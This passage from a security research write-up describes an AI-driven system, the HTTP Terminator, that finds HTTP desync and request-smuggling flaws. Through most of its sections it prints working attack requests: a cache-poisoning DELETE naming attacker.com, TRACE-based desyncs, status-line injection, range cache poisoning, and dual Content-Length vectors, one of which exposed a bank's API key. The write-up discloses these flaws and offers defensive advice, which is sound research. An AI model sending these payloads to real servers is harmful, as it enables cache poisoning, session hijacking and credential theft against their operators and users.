
`GET /stealer HTTP/1.1`
`Host: example.com`
	`HTTP/1.1 200 OK`
	
	`Victim-data…`

This completely eliminated the race condition by meaning the second response wasn't generated until the victim's request arrived. It was extremely effective on every target with a method-agnostic back-end.

I was surprised that none of the other hypotheses survived evaluation, and was about to investigate when I decided to test a little feedback-loop idea I had first.

Cascade

When you make a significant research discovery, it may contain a clue to something conceptually nearby (but often on a different target) that you overlooked. I visualize the landscape of discovered and undiscovered techniques as a tree. When you discover something, if you explore back up the tree you may find other undiscovered branches:



In other words the best source of hypothesis inspiration is something that nobody else knows about.

To tease out these second-order findings, interrogate every discovery with two questions:

- How can I detect similar behavior elsewhere?
- Does the origin of that behavior enable other attacks?

That might not look like much, but it creates a positive feedback loop which can spiral into a cascade of discoveries taking you beyond predictable findings, into the unknown. This is true research.

Before we get started, a word of warning. Cascades are about harnessing chaos for progress. From this point onwards, it's going to get messy.

Anomaly detection cascade

The HTTP Terminator proposed the following payload:

```
GET /
Host: example.com
```

but a bug in evaluation harness mangled it into:

```
GET / /
Host: example.com
```

This triggered a memory leak on an investing website which just so happened to randomly change the response status code, and therefore get detected as cross-request contamination:

`GET / /` `Host: redacted.com`	`HTTP/0.9 400 Bad Request`

`GET / /`
`Host: redacted.com`
	`HTTP/1.1 505 HTTP Version not supported`
	`Content-Type: text/html; charset=UTF-8`
	
	`what other protocols are supported by that server.</FONT></P>…`
	`\0 x 2142`
	`<TITLE>Error 505--HTTP Version not supported</TITLE>`

This made me realize that the HTTP Terminator was triggering many kinds of dangerous behavior, but ignoring everything that wasn't a desync, so I added in an anomaly detection layer to flag responses with a suspicious text/binary blend as they may indicate other memory leaks. This change did reveal some more memory leaks, but it also found something even weirder.

On one site, the following request triggered a mysterious binary blob to appear at the end of the request, and got flagged by the text/binary blend detection:

`GET / HTTP/1.1`
`Host: redacted`
`Content-Length: X`
`Accept-Encoding: gzip, deflate, br`
`Content-Type: multipart/byteranges`
	`HTTP/1.1 400 Bad Request`
	
	`<html>…</html>`
	`\x03\x9d\x55…{860}`

Manually investigating this revealed that the server was sending a second, different response... both compressed, and sent over HTTP/0.9 (i.e., with no headers):

`GET / HTTP/1.1`
`Host: redacted`
`Content-Length: X`
`Accept-Encoding: identity`
`Content-Type: multipart/byteranges`
	`HTTP/1.1 400 Bad Request`
	
	`<html>…</html>`
	`<!DOCTYPE html>`
	`<title>XYZ Home</title>`

This primitive of "send one request, get two responses" is effectively a new class of desync that does not rely on a message length disagreement, or even need a body, but can in theory still trigger RQP. Sadly it didn't enable RQP on that target, so it remains hypothetical for now. In search of a genuinely exploitable instance of Response Forking,

I updated the anomaly detection layer by adding checks for double <HTML and inline HTTP headers, revealing something different again.

Sometimes the desync trigger generator would deviate from its instructions, and create vectors for other attack-classes instead. When it was fed the following micro-inspiration:

> Some HTTP methods may invalidate an entity. These methods are: PUT, DELETE, POST… an invalidation based on the URI in a Location or Content-Location header MUST only be performed if the host part is the same as in the Request-URI.

It generated a slightly nonsensical cache-poisoning DoS payload (yes, including a real attacker.com reference...)

```
DELETE /foo HTTP/1.1
Host: example.com
Content-Location: http://attacker.com/
```

This combined with the way triggers are repeated to reduce non-determinism, a lucky tweak from the permutation system, and a TRACE-based body payload lead to a desync causing inline headers to appear in a response, and thus get flagged by the newly-updated anomaly detection system:

```
DELETE /foo HTTP/1.1
Host: redacted
Content-Location: http://attacker.com/
Max-Forwards: 0
Content-Length: 12

TRACE /?x=yz HTTP/1.1
X: Y
```

```
HTTP/1.1 200 OK
Server: ATS

TRACE /?x=yz HTTP/1.1
X: YDELETE /foo HTTP/1.1
X-Amzn-Trace-Id:Root=1
…
```

This alignment of a badly behaved AI, a lucky permutation, the perfect payload, and the updated anomaly detection system revealed a desync trigger which turned out to be a zero-day in Apache Traffic Server. It's now been patched and tracked as CVE-2026-63078.

Chasing an autonomous cascade

The previous cascade was not autonomous - every step involved me analyzing a finding, and overseeing a code change to the anomaly detection layer. If I'd designed the system to treat anomaly patterns as importable data and mitigated the inevitable noise issues, perhaps that kind of cascade could happen autonomously?

In pursuit of an autonomous cascade, I updated the weaponization system with a flow which mimics my own approach of analyzing each finding, creating a theory to explain what happened, and seeing if that yields any plausible new attack ideas.

The AI was fed the evidence for each finding, the micro-inspiration behind the vector, and the following prompt:

> Look at the observed behavior and consider 1-3 plausible hypotheses that explain it.
>
> Do any of these hypotheses have security implications beyond this desync trigger?
>
> Extrapolate beyond the attack class to the logical extreme.

The AI was able to make small connections that were valuable but struggled to make broader jumps that I could see, even when I prompted it heavily. I managed to squeeze out a little bit more by adding a follow-up prompt, delivered as a response to its initial output:

> You're not thinking big enough

This system produced two types of output - novel desync triggers which were automatically loaded into the evaluation system for live testing, and novel non-desync attack concepts for manual review.

The novel desync triggers led to a few small findings but nothing overly exciting. I think this may be because RFCs are such an effective source of inspiration that most of the vectors invented had already been covered off by the 30,000 payloads already created. In a research field where inspiration is harder to find, this feedback-loop may prove critical.

The novel attack concept generation was an afterthought, but proved surprisingly valuable. Two of them are legitimate further-research leads, and the third is a genuinely significant discovery.

Status-line Injection

Status-line injection is an attack enabled by servers which copy the protocol string in the request line directly into the response status line, without sanitization:

```
GET / COW<
Host: redacted.com
```

```
COW< 200 OK
Content-Type: text/html;
```

This isn't directly exploitable, but enables the attacker to hit otherwise untouchable code in how the front-end processes responses, and on one server that was enough to trigger a complete buffering breakdown:

```
OPTIONS / COW<S>
Host: redacted-bank-3
```

```
HTTP/1.1 400 Bad Request
Content-Type: text/html;

COW<S> 400 Bad Request
…
```

Real impact remains hypothetical - I'd love to hear if anyone manages to exploit this in the wild.

Range Cache Poisoning

Range cache poisoning is a similar 'might work somewhere' technique. The AI noticed that some RANGE responses were being sent without a 206 status-code, meaning that they could potentially get incorrectly saved in a cache.

```
GET /x HTTP/1.1
Range: bytes=5-10, 1-2
```

```
HTTP/1.1 200 OK
Content-Type: multipart/mixed;        boundary="8b833ffc"
Content-Length: 630

--8b833ffc
Content-Length: 6

type h
--8b833ffc
Content-Length: 2

!d
--8b833ffc--
```

This would enable exploitation via front-end reassembly:

```
GET /x HTTP/1.1
Range: bytes=364-382, 1-2
```

```
<!doctype html><html lang="en">
<script defer src="/vendors-react.B639ef0.bundle…
<link href="/vendors-maplibre
```

Or, if the front-end isn't reassembling, via context-aware escaping

```
GET /x?q=sanitized\x< HTTP/1.1
Range: bytes=5-10
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<script>
q='sanitized\\x<'
```

Shared-Parser Confusion

The critical breakthrough came when the system analyzed one of the many `Content-Type: multipart/byteranges` discoveries and made the following observation:

> That rule was written for responses. A parser that shares code between requests and responses will misapply it to requests.

It intermittently made the connection to:

> any response-processing feature could be exploited by a request

In other words, servers are using shared code to parse both requests and responses, so the attack-surface you can hit isn't limited to request features. That, by itself, is absolutely huge.

This has implications well beyond desync attacks, and explains some mysterious behavior I've seen in the past, such as servers processing the Set-Cookie header in requests. Any time you land a major research discovery, there's a scary moment when you google it to see if someone else beat you to the concept.

The closest published technique I could find is Orange Tsai[22]'s Location SSRF chain on Apache in Confusion Attacks: Exploiting Hidden Semantic Ambiguity in Apache HTTP Server[23] - luckily for me the overlap is only partial, and he was so focused on destroying Apache than he didn't generalize it into an attack class that works across completely different servers.

I regard Shared Parser Confusion as one of the most significant discoveries of this research.

Scanning for inspiration

The last cascade I'd like to share was kicked off by the HTTP Terminator achieving RQP on a live site running a product by Beyond Trust, inspired by this RFC line:

> Any 2xx response to a CONNECT request implies that the connection will become a tunnel… a client MUST ignore any Content-Length or Transfer-Encoding header fields.

```
CONNECT / HTTP/2
Host: redacted

X
```

```
GET / HTTP/2
```

```
HTTP/2 501 Not Implemented

XGET not supported
```

The underlying server flaw was present in many Beyond Trust products, including "Beyond Trust Secure Remote Access". However, it was only exploitable when they were deployed behind a front-end that forwards `CONNECT` requests. The HTTP Terminator was lucky to discover such a system.

Beyond Trust asked how they could replicate the underlying flaw with a direct request to the flawed server, and as I designed an approach, I realized this could be valuable to me too. Such a scenario wouldn't be exploitable, but if you think about the earlier cascades, some findings that were basically useless on their own ended up being crucial links in the discovery cascade to something else.

Here's two probes - the first is harmless, and the second shows risky behavior. It's impossible to tell the difference by looking at the responses - the difference is in the probes themselves.

```
GET / HTTP/1.1
Host: example.com
Content Length: 5

X Y Z
```

```
HTTP/1.1 200 OK
Connection: keep-alive

HTTP/1.1 400 Bad Request
```

```
get / HTTP/1.1
Host: bank-4
Content-Length: 5

X Y Z
```

```
HTTP/1.1 400 Bad Request
Akamai-Cache-Status: Error…
Connection: keep-alive
…
HTTP/1.0 400 Bad Request
```

Both probes have triggered two responses, but that's standard HTTP/1.1 behavior when the server thinks you've sent two requests. The first probe has an ambiguous body length, so it's unsurprising that the server has interpreted it as two requests.

The second probe is what I call "clean" - it's RFC-compliant, and unambiguously a single request. If a request is dirty, it's hard to reliably infer anything useful from how a server responds to it. But when a clean request gets two responses, that's interesting since it's highly likely that other servers will interpret it as a single request.

I updated the anomaly detection layer to flag when a clean request triggered two responses, and instantly flagged this on a Meta server.

```
GET / HTTP/1.1
Host: redacted.meta.com
Content-Length: 2147483648
Content-Length: 5

X Y Z
```

```
HTTP/1.1 302 Found
…
HTTP/1.1 Bad Request
```

This vector was inspired by RFC 1945 §4.2:

> Multiple HTTP-header fields with the same field-name may be present in a message if and only if the entire field-value for that header field is defined as a comma-separated list

The request was only marked as clean thanks to a bug, but manual investigation revealed extremely interesting behavior from the server. It was treating the request as though the content-length was zero when presented with two content-lengths... even when they were both matching, valid and correct. I mentioned this vector to my collaborators from last year - Paolo 'sw33tLie' Arnolfo[18] and Mariani 'Medusa' Francesco[24] - who kicked off a scan with it, and were able to exploit a juicy SSO server.

```
GET / HTTP/1.1
Host: sso.redacted.com
Content-Length: 28
Content-Length: 28

GET /x HTTP/5.1
X: X
```

```
GET / HTTP/1.1
```

```
HTTP/1.1 505 HTTP Version Not Supported
```

This left me wondering why the HTTP Terminator hadn't already found and compromised the SSO server, and delving in revealed a bug in my evaluation harness which was breaking all requests with dual matching CL headers. Fixing that unleashed a flood of vectors the HTTP Terminator had invented months earlier.

I opened my laptop in the morning to discover the HTTP Terminator had found one of those vectors worked on most of the public infrastructure of a particular bank, and, while developing an RQP proof of concept, accidentally stolen a long-lived API key belonging to that bank:

```
GET /styles.css HTTP/1.1
Host: redacted-bank.com
Content-Length: 35
X: Y
 Content-Length: 35

GET /styles.css HTTP/1.1
Host: redacted-bank.com
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 254

{
    "createdTime":"2024-03-29",
    "userId":"Redacted Bank",
    "token":"f2ac…31b9"
}
```

In that moment, It felt like I'd stepped into the audience for someone else's talk. The bank later informed me that they'd tracked the issue down to a misconfiguration in their Citrix NetScaler server.

Conclusion

The blueprint

This research was a lot of fun, and I'd highly recommend building your own autonomous research engine.

To help you get started, I've made the following blueprint which basically just outlines the order to tackle tasks in:

- Objective (e.g.: Discover novel race condition patterns)
- Evaluation strategy (e.g.: Code review -> black-box confirmation)
- Inspiration sources (e.g.: StackOverflow posts containing "race")
- Cascade routes (e.g.: Feed each finding back in as inspiration)

Evaluation is the first concrete step for both design and implementation because any issues there will derail the entire project. Likewise, if you prefer to do manual research without a risk of collision with AI-driven researchers, I recommend picking a topic where automated evaluation is extremely difficult.

For the same reason, I'd highly recommend aggressively identifying and resolving data quality issues - these are hard to solve later on.

Also, remember you can start rapidly by using an LLM for everything, then iterate towards using deterministic code as much as possible.

If you build one, I'd love to hear how it goes.

Tool releases

To accompany this publication, I've published:

- The full source code[25] for the HTTP Terminator
- An update to HTTP Request Smuggler[26] containing the most effective new vectors, and the new request-contamination detection mechanism
- An update to Turbo Intruder[27] which adds a powerful MCP interface (enabled via the settings)
- An update to Param Miner[28] which uses the protocol-ruler technique to analyze discovered headers

The latter three can be easily installed via Burp's BApp store.

Please note that the HTTP Terminator is a research factory. If you just want to quickly find desync vulnerabilities in a specific target, HTTP Request Smuggler is the tool to use. On a similar note, the HTTP Terminator has not been integrated into our new product Burp AT - it's unsuitable for deployment in a commercial product. However, lessons learned from it informed the product design, and high-value research discoveries are shipped to customers regularly via Burp AT's skill system.

Defense

The solution to HTTP desync attacks is to never use upstream HTTP/1.1 - always use HTTP/2 or higher. Further mitigations are covered in depth[29] in last year's paper HTTP/1.1 Must Die, but based on the slew of vectors discovered by the HTTP Terminator I'd add two additional recommendations for those forced to use upstream HTTP/1.1:

- Apply an allow-list of HTTP request methods on both the front-end and back-end server
- Use a separate allow-list to specify which HTTP methods are allowed to have a request body. This should be limited to `POST`, and possibly `PUT`/`PATCH` etc if you use those. Methods like `GET`, `HEAD`, `OPTIONS` should never be accompanied by a body.

Takeaways

Looking back at the original desync research goals, we can see the HTTP Terminator autonomously invented and proved:

- Many novel desync triggers
- One novel desync pattern - dual-matching CL headers
- One novel desync weaponization technique - the dangling-byte technique

It also found evidence of a novel desync class - response forking - but was unable to prove it in the wild.

However, the greatest discovery was never planned for. Shared-Parser Confusion is a novel attack concept that will likely yield many more notable attacks over the following years. This discovery was not fully autonomous - the HTTP Terminator proposed it, and I validated it. Neither of us would have discovered it alone.

So, can AI do novel security research autonomously? Absolutely. A researcher can build the loop, step back, and watch the findings rain.

However, the true value of an autonomous research system is unlocked by putting a researcher in the loop in exactly one place - the discovery cascade. Autonomous cascades are viable but limited by both the evaluation system architecture, and AI model power.

In other words, humans are a massive power amplifier for AI research systems.

Good luck! If you have any questions, thoughts or ideas, feel free to reach out[30].

James Kettle

PortSwigger Research

References

1. https://portswigger.net/kb/papers/gkaicuremal/http-terminator.pdf
2. https://portswigger.net/kb/papers/gkaicuremal/http-terminator-executive-summary.pdf
3. https://blackhat.com/us-26/briefings/schedule/?#can-ai-do-novel-security-research-meet-the-http-terminator-51894
4. https://defcon.org/html/defcon-34/dc-34-speakers.html#content_66581
5. https://x.com/portswiggerres
6. https://www.linkedin.com/showcase/portswigger-research/posts/?feedView=all&viewAsMember=true
7. https://portswigger.net/research/rss
8. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
9. https://portswigger.net/research/http2
10. https://portswigger.net/research/browser-powered-desync-attacks
11. https://portswigger.net/research/http1-must-die
12. https://portswigger.net/web-security/request-smuggling
13. https://portswigger.net/web-security/request-smuggling/advanced/response-queue-poisoning
14. https://portswigger.net/research/http1-must-die#understanding-v-h-and-h-v-scenarios
15. https://portswigger.net/research/http1-must-die#0.cl-desync-attacks
16. https://portswigger.net/research/browser-powered-desync-attacks#:~:text=Akamai%20%2D%20stacked%20HEAD
17. https://portswigger.net/research/http1-must-die#the-0.cl-deadlock
18. https://x.com/sw33tLie
19. https://portswigger.net/research/http1-must-die#:~:text=I%20never%20found%20a%20viable%20gadget%20for%20Apache%3B%20they%27re%20too%20studious%20about%20closing%20the%20connection%20when%20they%20hit%20an%20error%20condition
20. https://portswigger.net/blog/http-1-1-must-die-conquering-the-0-cl-challenge#variant-a2-forcing-xss-with-the-head-technique
21. https://portswigger.net/research/how-to-distinguish-http-pipelining-from-request-smuggling
22. https://x.com/orange_8361
23. https://blog.orange.tw/posts/2024-08-confusion-attacks-en/#:~:text=We%20turned%20to%20RFC%203875%20for%20a%20rescue%21%20RFC%203875%20is%20a%20specification%20about%20CGI%2C%20and%20Section%206%2E2%2E2%20defines%20a%20Local%20Redirect%20Response%20behavior
24. https://www.linkedin.com/in/francesco-mariani-85841b1b3
25. https://github.com/portswigger/http-terminator
26. https://github.com/portswigger/http-request-smuggler
27. https://github.com/portswigger/turbo-intruder
28. https://github.com/portswigger/param-miner
29. https://portswigger.net/research/http1-must-die#defending-against-http-desync-attacks
30. https://jameskettle.com/#:~:text=Contact